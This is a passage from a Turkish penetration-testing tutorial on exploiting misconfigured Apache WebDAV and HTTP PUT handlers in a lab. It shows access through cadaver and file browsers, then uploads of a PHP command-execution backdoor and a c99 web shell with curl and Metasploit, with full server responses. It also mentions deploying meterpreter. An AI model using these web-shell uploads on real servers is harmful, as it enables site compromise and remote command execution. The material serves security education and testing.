* sıfırdan açılır menü denemesi.html 1657 Mar 26 2015
* suleyman.html 7569 May 16 2017
* test.php 0 Jan 23 2014
* turkce.html 9 Jan 27 2014
* wget.php 372 May 23 2016
```

dav:/>

Yapılandırma ayarı geređi WebDav modülu (servisi) kapsamı /var/www/webdav dizini ve alt dizinleri yerine /var/www dizini ve alt dizinleri yapılmıŐtır. Bu nedenle hedef web sitesi elimize geçmiŐtir.

Uyarı

Hedef WebDav servisi eđer digest authentication kullanıyorsa cadaver istemcisi ile hedef WebDav servisine bađlanmaya çalıŐtıđımızda kullanıcı adı ve Őifre sorulacaktır.

```
> cadaver http://172.16.3.72/webdav
```

```
Authentication required for webdav on server 172.16.3.72
```

```
Username: alex
```

```
Password:
```

```
// alex girilir.
```


```
dav:/web/dav/ >
```


Kullanıcı adı ve Őifreyi elle manuel girerek hedef WebDav servisine yukarıdaki gibi eriŐebiliriz.

Ekstra 2 (((File Browser ile WebDav Servisine EriŐim)))


[+] Birebir denenmiŐtir ve baŐarıyla Ubuntu 14.04 LTS makinasında ve Windows 7 Home Premium sanal makinasında uygulanmıŐtır.

Hedef Apache sunucudaki WebDav dizinine eriŐim iŐin iŐletim sistemlerinin Dosya Browser'larından faydalanabiliriz. Örneđin Ubuntu'dan hedef apache sunucusundaki WebDav dizisine eriŐim iŐin Ubuntu Dosya Browser'ının Connect to Server seŐeneđini kullanalım.






Connect to Server seçeneđine tıklanıldığında gelen ekrana WebDAV servisine sahip hedef web sunucusunun ip'si ve webdav servisi kök dizini aŐađıdaki gibi dav:// ile beraber girilir.





Connect butonuna basılmasıyla hedef WebDav dizini yerel sistemimize mount edilir.




Bu ekranda yapılan her dosya oluŐturma, silme, vs.. iŐlemler hedef web sunucusunun (apache'nin) WebDav dizininde de meydana gelir.

Uyarı


EĐer hedef web sunucusunun WebDav servisi Digest authentication kullanıyorsa Connect to Server seĐeneĐi ile hedef WebDav servisine baĐlanacaĐımız zaman kullanıcı adı ve Őifre sorulacaktır.




Kullanıcı adı ve Őfre bilgilerini girerek hedef sistemdeki webdav dizini yerel sistemimize mount edebiliriz.




Örneđin Windows sistemlerde hedef apache sunucusundaki WebDav dizinine eriŐim için Dosya Browser'ı açılır ve sol sütundaki Network'e sađ tıklayıp Map Network Drive... seçeneđine tıklanır.






Map Network drive... seeneđine tıklanıldıđında aŐađıdaki ekran gelir.



Ekrandaki folder metin kutusuna `http://hedef-web-sunucu-ip/webdavDizini` Őeklinde url girilir ve Connect using different credentials tick'lenir. Ardından Finish butonuna basılır. Bylece WebDav dizinine eriŐim saĐlanır.



Böylece ekranda yapılacak her işlem hedef web sunucusundaki WebDav dizininde de gerçekleşecektir.

Ekstra Not

Hedef web sunucusuna davtest ya da cadaver ile WebDav servisi üzerinden web shell upload'ladığımız gibi örneğin meterpreter da upload'layabiliriz ve böylece local port dinlemesi yaparak meterpreter session'ı elde edebiliriz.

HTTP PUT METHODU İLE DOSYA GÖNDERME HAKKINDA

Http PUT methodu web sunucularına dosya upload'lamak için kullanılan bir methoddur. Apache sunucular için her ne kadar PUT ve DELETE methodları default olarak enable olsa da bu methodlar sadece handler'lar ile kullanılabilir. Örneđin PUT ve DELETE'i kullanabilmek için apache'de aŐađıdakileri yapmak gerekir:

```
> a2enmod actions
> nano /etc/apache2/apache2.conf
...
<Location />
  Script PUT /handler.php           // Dosyayı sunucuya çekecek script
  Script DELETE /handler.php       // Dosyayı sunucudan silecek script
</Location>
...
> service apache2 restart
```

Böylesi bir handler olduđu takdirde aŐađıdaki tool'lar ile hedef apache web sunucusuna dosya upload'lanabilir.

Http PUT Methodu ile Dosya Gönderme Uygulaması

[+] Birebir denenmiŐtir, fakat handler eksik olduđu için başarıya ulaŐılamamıŐtır. WebDav servisi (handler'ı) varken ise başarıya ulaŐılmıŐtır.

Gereksinimler

- Ubuntu 14.04 LTS
- OSCP Kali
- [Apache Web Sunucusu]
- [Http Put Auxiliary Modülü]

a) Curl Tool'u ile Dosya Upload'lama

Curl tool'u ile hedef apache web sunucusuna http PUT methodu üzerinden dosya upload'lama yöntemleri aŐađıda verilmiŐtir.

=> Yöntem I

Ubuntu 14.04 LTS Terminal:

```
> curl -v -X PUT -d '<?php system($_GET["cmd"]); ?>' http://localhost/backdoor.txt
```

Output:

```
* Hostname was NOT found in DNS cache
```

```
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> PUT /backdoor.txt HTTP/1.1
> User-Agent: curl/7.35.0
> Host: localhost
> Accept: */*
> Content-Length: 23
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 23 out of 23 bytes
< HTTP/1.1 405 Method Not Allowed
< Date: Wed, 21 Mar 2018 11:16:12 GMT
* Server Apache/2.4.7 (Ubuntu) is not blacklisted
< Server: Apache/2.4.7 (Ubuntu)
< Allow: GET,HEAD,POST,OPTIONS
< Content-Length: 307
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method PUT is not allowed for the URL /backdoor.txt.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
* Connection #0 to host localhost left intact
```

=> Yöntem 2

Ubuntu 14.04 LTS Terminal:

```
> curl --upload-file /home/hasan/c99.txt -v --url http://localhost/c99.php -0
```

=> Yöntem 3

Ubuntu 14.04 LTS Terminal:

```
> curl -T /home/hasan/c99.txt localhost/c99.php --http1.0
```

Not 1 : Eğer hedef web sunucusu http/1.1 kullanıyorsa --http1.0 parametresi --http1.1 yapılmalıdır.

Not 2:

Daha önce dendiđi üzere web sunucularda Http PUT ve DELETE methodlarının alıŐabilmesi iin web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya ekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıŐtır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneđin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduđu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceđine dair ayrıntılı bilgi iin bkz. *Paketleme iin Gözden Geirilecekler / İnternette EdinilmiŐ Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*.

AŐađıda curl ile http put methodu üzerinden webdav handler'ının aktif olduđu dizine (/webdav dizinine) birinci upload'lama denemesini görmektesin.

Ubuntu 14.04 LTS Terminal:

[BaŐarılı olundu]

((HANDLER'DAKİ AUTH KONTROLÜNÜ DEVRE DIŐI BIRAKMAYI UNUTMA))
((YOKSA HATA VERİYOR: 401 UNAUTHORIZED))

```
> curl -v -X PUT -d '<?php system($_GET["cmd"]); ?>' http://localhost/webdav/  
backdoor.php
```

Output:

```
* Hostname was NOT found in DNS cache  
* Trying 127.0.0.1...  
* Connected to localhost (127.0.0.1) port 80 (#0)  
> PUT /webdav/backdoor.php HTTP/1.1  
> User-Agent: curl/7.35.0  
> Host: localhost  
> Accept: */*  
> Content-Length: 23  
> Content-Type: application/x-www-form-urlencoded  
>  
* upload completely sent off: 23 out of 23 bytes  
< HTTP/1.1 201 Created  
< Date: Wed, 21 Mar 2018 11:47:05 GMT  
* Server Apache/2.4.7 (Ubuntu) is not blacklisted  
< Server: Apache/2.4.7 (Ubuntu)  
< Location: http://localhost/webdav/backdoor.php  
< Content-Length: 71  
< Content-Type: text/html; charset=ISO-8859-1  
<  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
* Connection #0 to host localhost left intact
```

Yukarıdaki upload'lama giriŐimi ile http://localhost/webdav dizinine backdoor.php dosyası baŐarıyla yerleŐmiŐtir.

AŐađıda curl ile webdav handler'ının aktif olduđu dizine http put methodu üzerinden ikinci upload'lama giriŐimini gormektesin:

Ubuntu 14.04 LTS Terminal:

[BaŐarılı olundu]

```
> curl --upload-file /home/hasan/c99.txt -v --url http://localhost/webdav/c99.php  
-0
```

Output:

```
* Hostname was NOT found in DNS cache  
* Trying 127.0.0.1...  
* Connected to localhost (127.0.0.1) port 80 (#0)  
> PUT /webdav/c99.php HTTP/1.0  
> User-Agent: curl/7.35.0  
> Host: localhost  
> Accept: */*  
> Content-Length: 0  
>  
< HTTP/1.1 201 Created  
< Date: Wed, 21 Mar 2018 11:57:22 GMT  
* Server Apache/2.4.7 (Ubuntu) is not blacklisted  
< Server: Apache/2.4.7 (Ubuntu)  
< Location: http://localhost/webdav/c99.php  
< Content-Length: 71  
< Connection: close  
< Content-Type: text/html; charset=ISO-8859-1  
<  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
* Closing connection 0
```

Yukarıdaki upload'lama giriŐimi ile de c99.php dosyası http://localhost/webdav dizinine baŐarıyla yerleŐmiŐtir.

Son olarak aŐađıda curl ile yine webdav handler'ının aktif olduđu dizine http put methodu üzerinden uŐuncu upload'lama giriŐimi yapılmıŐtır.

Ubuntu 14.04 LTS Terminal:

[BaŐarılı olundu]

```
> curl -T /home/hasan/c99.txt localhost/webdav/zararliDosya.php --http1.0
```

Output:

```
% Total % Received % Xferd Average Speed Time Time Time Current  
 Dload Upload Total Spent Left Speed  
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0  
<html><head>  
100 71 100 71 0 0 11896 0 0 0 0 0 0 14200
```


Yukarıdaki upload'lama giriŐimiyle de zararlıDosya.php dosyası `http://localhost/webdav` dizinine başarıyla yerleŐmiŐtir.

Sonuç

Eđer web geliŐtiricisi bilmediđinden ya da dalgınlıđından kullandıđı handler'ı kök dizinde aktif kılmıŐsa bu durumda hedef web uygulamasının kök dizinine `http put` methodu ile yapılacak dosya upload'lama denemesi başarılı olacaktır. Böylece ilgili dizini bulma külfeti olmadan kolaylıkla web sitesi hack'lenebilecektir. Fakat eđer web geliŐtiricisi kullandıđı handler'ı belirli bir dizinde aktif kılmıŐsa bu durumda dizin taramasına (keŐfine) geçilmesi gerekmektedir. Taramalar sonucunda gelen ıktıda resim upload'lama gibi dizin isimleri ya da WebDav gibi standard handler'lar için sık kullanılan dizin isimleri tespit edilirse bu dizinlere `http put` methodu üzerinden dosya upload'lama denemesinde bulunulabilir ve içlerinden birinde başarılı olunduđunda web sitesi hack'lenebilir.

b) Metasploit Http Put Auxiliary Modül ile Dosya Upload'lama

Metasploit `http_put` modülü ile hedef web sunucusuna `http PUT` methodu üzerinden dosya upload'lama denemesinde bulunabiliriz.

OSCP Kali:

```
> use auxiliary/scanner/http/http_put
> set RHOSTS 172.16.3.72 // Ubuntu 14.04 LTS ip'si
> set FILEDATA file://root/Desktop/c99.php
> set PATH /
> set FILENAME c99.php
> run
```

Output:

```
[+] File uploaded: http://172.16.3.72:80/c99.php
[*] Scanned 1 of 1 hosts (100% complete)
[*]Auxiliary module execution completed
```

Her ne kadar dosya upload'landı dense de Ubuntu 14.04 LTS web klasöründe `c99.php` dosyası oluşturulamamıŐtır.

Not:

Daha önce dendiđi üzere web sunucularda `Http PUT` ve `DELETE` methodlarının ıalışabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda `PUT` ile gelen dosyayı sunucuya ıekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıŐtır. Ancak apache'de bir handler kullanarak `http put` ile dosya upload'laması yapabiliriz. Örneđin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduđu dizine `http put` ile dosya upload'lama denemesinde bulunabiliriz.

